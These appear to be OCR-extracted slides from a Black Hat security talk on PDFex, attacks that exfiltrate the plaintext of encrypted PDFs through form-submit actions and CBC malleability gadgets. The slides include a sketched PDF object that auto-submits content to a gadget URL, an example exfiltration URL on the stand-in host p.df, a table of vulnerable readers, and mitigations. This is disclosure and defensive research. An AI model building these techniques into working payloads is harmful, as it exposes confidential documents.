
- 12 Bytes of known plaintext are enough to
  - Change displayed text
  - Define a new form submit URL

```
1 0 obj
<< /Type /Catalog /AcroForm
      << /Fields [<< /T (x) /V 2 0 R >>] >>
      /OpenAction << /S /SubmitForm /F <CBC gadget as form URL> >>
>>
endobj

2 0 obj
stream
[encrypted data] % content to exfiltrate
endstream
endobj
```



Sample Form

Secret Data




```
PS C:\Users\Public\PDF>
```

Name	Date modified	Type	Size
exfiltration_templates	12/2/2019 3:26 PM	File folder	
lib	12/2/2019 3:26 PM	File folder	
peepdf	12/2/2019 3:26 PM	File folder	
blackhat-demo.py	12/2/2019 3:51 PM	Python File	4 KB
original.pdf	12/2/2019 1:01 PM	Chrome HTML Do...	2 KB
server.py	12/2/2019 1:43 PM	Python File	2 KB

6 items

Gadget Attacks

- 12 Bytes of known plaintext are enough to
  - Change displayed text
  - Define a new form submit URL
  - Prepend URLs to existing plaintext



```
2 0 obj
<modified encrypted data>
endobj
```


```
http://p.df/[20 bytes random]Confidential plaintext!
```

Gadget Attacks - Issues

- Gadgets are short (12 bytes)
  - Short URLs
  - Random Bytes

- Compressed plaintexts are harder to exfiltrate
  - Breaks URL encoders
  - Pre- and appending to compressed plaintexts is complicated

Compression – Friend or Foe



```
2 0 obj
<< /Type /ObjStm /N 1 /First 65 /Length ... >>
stream
<Deflate Header>3 0[random](http://p.df/[random]

(http://p.df/Decompressed Confidential content
endstream
endobj
```

Overview

1. **Introduction**
2. **Attacker Model**
3. **Direct Exfiltration**
4. **Malleability Gadgets**
5. **Evaluation**
6. **Mitigation**

Platform	Application	Direct Exfiltration	Malleability Gadgets
Windows	Acrobat Reader DC	●	◐
	Foxit Reader	◐	◐
	PDF-XChange Viewer	●	◐
	Perfect PDF Reader	●	●
	PDF Studio Viewer	●	●
	Nitro Reader	●	●
	Acrobat Pro DC	●	◐
	Foxit PhantomPDF	◐	◐
	PDF-XChange Editor	●	◐
	Perfect PDF Premium	●	●
	PDF Studio Pro	●	●
	Nitro Pro	●	●
	Nuance Power PDF	●	◐
	iSkysoft PDF Editor	◐	◐
	Master PDF Editor	●	●
	Soda PDF Desktop	◐	◐
	PDF Architect	◐	◐
	PDFelement	◐	◐
macOS	Preview	○	◐
	Skim	○	◐
Linux	Evince	◐	◐
	Okular	◐	◐
	MuPDF	◐	◐
Web	Chrome	●	●
	Firefox	○	◐
	Safari	○	◐
	Opera	●	●

Evaluation results

- ● Exfiltration (no user interaction)
- ◐ Exfiltration (with user interaction)
- ○ No exfiltration / not vulnerable

Platform	Application	Direct Exfiltration	Malleability Gadgets
Windows	Acrobat Reader DC	●	◐
	Foxit Reader	◐	◐
	PDF-XChange Viewer	●	◐
	Perfect PDF Reader	●	●
	PDF Studio Viewer	●	●
	Nitro Reader	●	●
	Acrobat Pro DC	●	◐
	Foxit PhantomPDF	◐	◐
	PDF-XChange Editor	●	◐
	Perfect PDF Premium	●	●
	PDF Studio Pro	●	●
	Nitro Pro	●	●
	Nuance Power PDF	●	◐
	iSkysoft PDF Editor	◐	◐
	Master PDF Editor	●	●
	Soda PDF Desktop	◐	◐
	PDF Architect	◐	◐
	PDFelement	◐	◐
macOS	Preview	○	◐
	Skim	○	◐
Linux	Evince	◐	◐
	Okular	◐	◐
	MuPDF	◐	◐
Web	Chrome	●	●
	Firefox	○	◐
	Safari	○	◐
	Opera	●	●

Evaluation results

● Exfiltration (no user interaction)

◐ Exfiltration (with user interaction)

○ No exfiltration / not vulnerable

Overview

1. Introduction
2. Attacker Model
3. Direct Exfiltration
4. Malleability Gadgets
5. Evaluation
6. Mitigation

Signatures

- Signed PDFs should prevent the attack, right?

Signatures

- Signed PDFs sho attack, right?

wrong!

WRONG:

1. Do not prevent opening
2. Can be stripped
3. Can be forged

Closing Backchannels


- Close all exfiltration channels!
  - Hard to do!
  - How do you even find all of them in a ca. **800 pages standard?**

- Should we really remove …
  - Forms
  - Hyperlinks
  - JavaScript (okay, maybe that one)

- **Ask the user** before connecting to a server

Short Term Mitigation


Apple:



Opening the clicked link may send encrypted document content to the server "p.d".

Link: http://p.d/ENCRYPTED

Google:



Comment #6 on issue 959795 by [redacted] Security: Exfiltration of encrypted content in PDF Documents
https://bugs.chromium.org/p/chromium/issues/detail?id=959795#c6

So that leaves us where encrypted documents don't get to use any URL features, or we just give up and stop trying to fix the unfixable.

Mitigation

- Against wrapping attacks:
  - Deprecate partial encryption
  - **Short term:** Disallow access from unencrypted to encrypted objects

- Against CBC Gadget attacks:
  - Use authenticated encryption
  - Be careful of downgrade attacks

Mitigation

> “This has been escalated to the ISO working group on Crypto and Signatures and will be taken up in the next revision of the PDF Spec.”
>
> \- Adobe

Black Hat Sound Bytes

- PDF documents allow for partial encryption
- PDF uses legacy crypto (Unauthenticated CBC)
- PDF is a data format that can "exfiltrate itself"

PDFex

Thank you!
Questions?

- team@pdf-insecurity.org
- https://pdf-insecurity.org